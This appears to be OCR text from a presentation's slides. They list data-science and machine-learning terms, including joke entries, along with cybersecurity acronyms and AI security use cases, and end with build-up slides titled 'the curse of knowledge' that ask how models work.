
LOL


PB&J

GLM, LDA, QDA, PCA, ICA, NMF, T-SNE, UMAP, MDS, EDA, AIC, BIC, GMM, HMM, ARIMA, SARIMA, VAR, VECM, FFT, STL, Prophet, Kalman Filter, EM Algorithm, Bootstrapping, Jack-knife, Monte Carlo, MCMC, Gibbs Sampling, Metropolis-Hastings, HMC, Rejection Sampling Importance Sampling, Markov Chain, Stationarity, Heteroscedasticity, Multicollinearity, Colli earity, Autocorrelation, Durbin-Watson, Breusch-Pagan, White Test, Box-Cox, Box-Jenkins, Re sidual Plot, QQ Plot, Confusion Matrix, ROC Curve, AUC, PR Curve, TPR, FPR, F1 Score, Pre cision, Recall, Sensitivity, Specificity, Log Loss, Cross-Entropy, Hinge Loss, Huber Loss, MAE RMSE, MAPE, R-Squared, Adjusted R-Squared, Ridge Regression, Lasso, Elastic Net, LARS, Stochastic Gradient Descent, Batch Norm, Dropout, Weight Decay, Early Stopping, Learning Rate, Epoch, Batch Size, Backpropagation, Loss Function, Activation Function, ReLU, Leaky ReLU, GELU, LOL, Sigmoid, Tanh, Softmax, Cross Validation, K-Fold, Stratified Sampling, Boo strapped CV, Nested CV, Hyperparameter Tuning, Grid Search, Random Search, Bayesian Optimization, Model Selection, Stacked Ensembling, Bagging, Boosting, Blending, Ensemble Learning, Voting Classifier, Random Forest, Extra Trees, Decision Tree, Gini Index, Entropy, Information Gain, CART, PB&J, C4.5, XGBoost, LightGBM, CatBoost, Gradient Boosting, Ada-Boost, GBM, SVM, Kernel Trick, RBF Kernel, Polynomial Kernel, Linear Kernel, KNN, Distanc Metric, Manhattan Distance, Euclidean Distance, Cosine Similarity, Mahalanobis Distance, DBSCAN, K-Means, K-Medoids, Agglomerative Clustering, Dendrogram, Ward's Linkage, Silhouette Score, Elbow Method, Gower Distance, TF-IDF, Bag Of Words, Count Vectorizer, NLTK, Transformers, Tokenization, Lemmatization, Stemming, Stopword Removal, Named En tity Recognition, Word2Vec, BLLM, LoRA, PEFT, Quantization, Pruning, Knowledge Distilla-



Cybersecurity


SOC
DLP
MDR
LDAP
SIEM
XDR
IAM
APT
ZTNA
Cybersecurity
Malicious URL Detection
IoT Device Classification
Inline Malware Identification
Vulnerability Risk Prediction
Powered by AI
AI-Driven
AI


SOC
DLP
MDR
LDAP
SIEM
XDR
IAM
APT
ZTNA
Malicious URL Detection
IoT Device Classification
Inline Malware Identification
Vulnerability Risk Prediction
ARIMA
RNN
t-SNE
XGBoost
SGD
LSTM
SVM
PCA
kNN
Cybersecurity
Data Science

the **curse** of knowledge

the **curse** of knowledge

i want to curse you with one idea:

the **curse** of knowledge

i want to curse you with one idea: how do models work?

the **curse** of knowledge

i want to curse you with one idea: how do models work?

once you know it, you can't un-know it.


the **curse** of knowledge

